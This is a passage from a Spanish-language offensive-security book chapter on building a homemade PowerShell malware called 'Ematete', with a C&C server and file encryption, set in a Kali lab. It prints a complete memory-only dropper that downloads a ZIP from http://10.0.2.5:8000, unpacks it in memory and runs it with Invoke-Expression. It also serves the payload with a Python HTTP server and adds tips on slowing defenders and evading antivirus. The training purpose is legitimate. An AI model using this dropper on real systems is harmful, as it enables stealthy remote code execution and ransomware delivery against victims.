Capítulo 3
Malware casero

1. Introducción

El capítulo anterior presentó varias técnicas de ataques aislados que ilustran bien la diversidad de posibles usos con fines maliciosos. En este capítulo, continuaremos descubriendo técnicas de ataque, pero combinando diferentes métodos para desarrollar un embrión de malware simple, capaz de comunicarse con un servidor de control y comando (denominado C&C) y de *criptolockear* archivos en la máquina víctima. Para mantenernos solo en PowerShell, no se tratará el método para ejecutar el código inicial que vamos a desarrollar aquí. Esta parte se abordará en el próximo capítulo, con la inevitable macro de office capturada.

El ejercicio de recrear su propio malware es un entrenamiento esencial y un paso casi obligatorio para todos los equipos ofensivos, ya sean benevolentes (pentest, redteam, auditoría) o maliciosos…

De hecho, la inmensa mayoría de productos disponibles gratuitamente (proyectos finalizados disponibles en Internet en PowerShell y otros lenguajes) ya son o serán rápidamente reconocidos por los mecanismos de protección de sistemas informáticos, con los IPS y antivirus al frente.

En este contexto, los códigos atípicos, siempre y cuando no realicen acciones demasiado notables, generalmente se desempeñan muy bien en el ejercicio de evasión antivirus. Las actividades ofensivas son un área donde la seguridad a través de la oscuridad es una técnica que funciona bastante bien para evitar ser detectado.

En este capítulo, veremos cómo organizar algunos fragmentos de código PowerShell para tener un malware controlable a distancia, que se ejecute principalmente en memoria y sea capaz de cifrar ciertos archivos.

El objetivo no es crear un «verdadero» malware: no se abordarán los mecanismos de ofuscación (es decir, hacer que un código sea deliberadamente incomprensible para una persona con el fin de ralentizar su análisis), ni otros aspectos, como la destrucción de copias de seguridad. El código, por lo tanto, apuntará más a ser comprensible que eficiente (desde el punto de vista de un atacante).

2. ¿Cómo se estructura un malware?

Los malwares de hace veinte años, como el famoso ILOVEYOU del año 2000, ya no existen. Como recordatorio, este último era un simple script vbs enviado como archivo adjunto por correo cuyo «truco» consistía en ocultar su extensión de archivo; mediante una doble extensión «`.txt.vbs`» que Windows mostraba incorrectamente como «`.txt`» en ese momento... Se estima que este pequeño programa podría haber infectado el 10 % de las máquinas conectadas a Internet en ese momento.

Sin embargo, en veinte años, los malwares han evolucionado y se han vuelto más complejos, convirtiéndose en verdaderos softwares especializados divididos en varias partes, cada una encargada de una función específica del ataque. Por lo tanto, encontramos códigos especializados en los compromisos iniciales, otros en la recopilación de información o el mantenimiento y suministro de acceso. Este enfoque segmentado permite presentar múltiples códigos, más pequeños que un único bloque monolítico, donde cada pieza es más fácil de modificar individualmente. La otra ventaja para los delincuentes es que estos códigos pueden ser desarrollados y mantenidos por diferentes equipos que venden sus servicios entre sí.

Esto también hace que estos desarrollos sean más fáciles de especializar, pero también más difíciles de identificar para los expertos en seguridad.

Estos fragmentos de código son además combinables entre ellos en diferentes versiones, haciendo el conjunto difícil de detectar en su totalidad. No se trata de código polimórfico en el sentido académico del término, pero la idea es similar: tener numerosas versiones de un código que realiza la misma acción.

A pesar de ello, a menudo encontramos patrones de acción similares: los virus modernos casi siempre comienzan con estas dos primeras etapas (o *stage* en inglés):


– Etapa 1 - dropper: se refiere al código, a menudo bastante simple (ver ejemplo de Emotet en el capítulo «Los atacantes y PowerShell»), diseñado para descargar (a veces incluir) y ejecutar la etapa 2.
– Etapa 2 - la etapa de distribución: suele ser el núcleo del malware, que establece la comunicación con el C&C y orquesta las acciones que se van a seguir.

Las etapas siguientes pueden variar de un malware a otro, desde la etapa 3 monolítica que incluye todas las funciones del virus hasta el malware modular que carga sus diferentes módulos según las necesidades locales del atacante (reconocimiento, elevación local de privilegios o exploit técnica, robo de datos, cifrado, eliminación de huellas, etc.), con todos los intermediarios entre los dos.

Observación

Un exploit es el término que designa la utilización de una vulnerabilidad en un sistema para realizar una operación en teoría imposible. Se refiere específicamente al programa que realiza la acción de explotar la vulnerabilidad.

El malware que se desarrollará en este capítulo tendrá la siguiente estructura:



Este malware se llamará aquí «Ematete».

3. Etapa 1: el dropper Memory Only

El dropper es el puente de comunicación de un virus. Muy ligero, es el primero en ser ejecutado por la víctima, y es él quien inicia el ataque. El método para hacer que la víctima ejecute la carga inicial se abordará en el próximo capítulo. El primer paso del desarrollo es preparar un código de PowerShell capaz de descargar otro y ejecutarlo, idealmente sin escribir el archivo en el disco del afectado y trabajando solo en memoria.

Para ello, son muy útiles dos funciones de descarga y ejecución en .NET y PowerShell:

– La clase .NET `System.Net.WebClient`, que permite descargar contenido web fácilmente.
– El cmdlet `Invoke-Expression`, que permite ejecutar una cadena dada como un código de PowerShell.

Las primeras líneas del dropper empezarán descargando un archivo desde una URL dada. En las últimas versiones de PowerShell, es posible usar el cmdlet `Invoke-WebRequest`:

```
Invoke-WebRequest -Uri http://10.0.2.5:8000/Ematete.zip -outfile
"Ematete.zip"
```

Pero, desafortunadamente, este cmdlet no existe en Windows 7 y, a cambio de una ligera complicación en el código del dropper, es posible soportar el sistema operativo histórico de la empresa de Redmond. Esta evolución también evita escribir en un archivo y almacena en memoria los datos descargados en una variable.

```
# Creación de un nuevo cliente web
$webClient = [System.Net.WebClient]::new()

# Descarga de datos en una variable
$Zip =
$webClient.DownloadData('http://10.0.2.5:8000/Ematete.zip')
```

Observación

Un verdadero atacante sin duda añadirá autenticación web a la descarga, incluso con un inicio de sesión y contraseña muy simples. Esto con el simple propósito de evitar une colecta por los defensores que hayan visto el flujo, pero no tengan acceso al código del dropper.

En este punto, los datos del archivo ZIP están en memoria en la variable `$zip`. Por lo tanto, deben extraerse, permaneciendo en memoria. Esta vez, es la clase .NET `System.IO.Compression.ZipArchive` la que permitirá realizar la operación.

```
# Carga de la biblioteca System.IO.Compression
[System.Reflection.Assembly]::LoadWithPartialName('System.IO.
Compression') | Out-Null

# Apertura del archivo 'ematete.ps1' en el objeto zip en memoria
$entry = (New-Object System.IO.Compression.ZipArchive(New-Object
System.IO.MemoryStream ( ,$Zip))).GetEntry('ematete.ps1')

# Descompresión del archivo
$b = [byte[]]::new($entry.Length)
$entry.Open().Read($b, 0, $b.Length)
```

```
# Conversión a texto UTF8
$Code = [System.Text.Encoding]::UTF8.GetString($b)
```

Observación

Una vez más, un verdadero atacante probablemente implementará una capa de protección adicional basada en el cifrado para su dropper. Por ejemplo, en el estándar ZIP (aunque esto obligaría a no usar la clase `System.IO.Compression.ZipArchive`, que no es soportada hoy en día); o mejor aún, a través de un mecanismo de cifrado, posiblemente hecho en casa (como veremos en el próximo capítulo).

Nuevamente, no se trata de impedir el acceso a los datos a los equipos de SOC o CERT (se presenta en el capítulo «Fundamentos y configuración del laboratorio»), sino de ralentizarlos obligándolos a reproducir diferentes etapas del malware una tras otra, después recuperar y entender todos los elementos del virus para poder obtener la información necesaria para bloquearlo.

Solo queda el último paso de nuestro dropper: ejecutar el código descargado y extraído en memoria para continuar con el ataque. Es la etapa más simple del código.:

```
$Code | Invoke-Expression
```

Finalmente, las ocho líneas de código siguientes hacen un dropper relativamente simple, ligero y evolutivo. Es posible añadir varios mecanismos de protección y ofuscación con poco esfuerzo para complicar la vida de un blue team.

```
> $webClient = [System.Net.WebClient]::new()
> $Zip =
$webClient.DownloadData('http://10.0.2.5:8000/Ematete.zip')
>
[System.Reflection.Assembly]::LoadWithPartialName('System.IO.
Compression') | Out-Null
> $entry = (New-Object System.IO.Compression.ZipArchive(New-
Object System.IO.MemoryStream (
,$Zip))).GetEntry('ematete.ps1')
> $b = [byte[]]::new($entry.Length)
> $entry.Open().Read($b, 0, $b.Length)
> $Code = [System.Text.Encoding]::UTF8.GetString($b)
> $Code | Invoke-Expression
```

En el resto de este capítulo, se hará referencia al código anterior como el archivo dropper.ps1.

4. Etapa 2: el servidor de contenidos

4.1 Servidor HTTP en Python

Con el dropper anterior ejecutándose en una máquina víctima, es posible descargar y ejecutar un segundo código alojado en un servidor web remoto de la máquina víctima. En casos reales, los atacantes casi siempre usan otros sitios comprometidos previamente, y diferentes de su servidor de control y comando, para distribuir el código. Aquí, es la máquina atacante la que debe actuar como toda la infraestructura del atacante.

En una máquina Linux, hay una manera muy sencilla de proporcionar un servidor web con Python 3 y el módulo http.server (ou SimpleHTTPServer en Python 2).

- Pase a la máquina Kali como Sabina y ejecute el siguiente comando en un terminal:

```
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

- Puede verificar su correcto funcionamiento conectándose localmente a la máquina Kali con el navegador incluido en la distribución.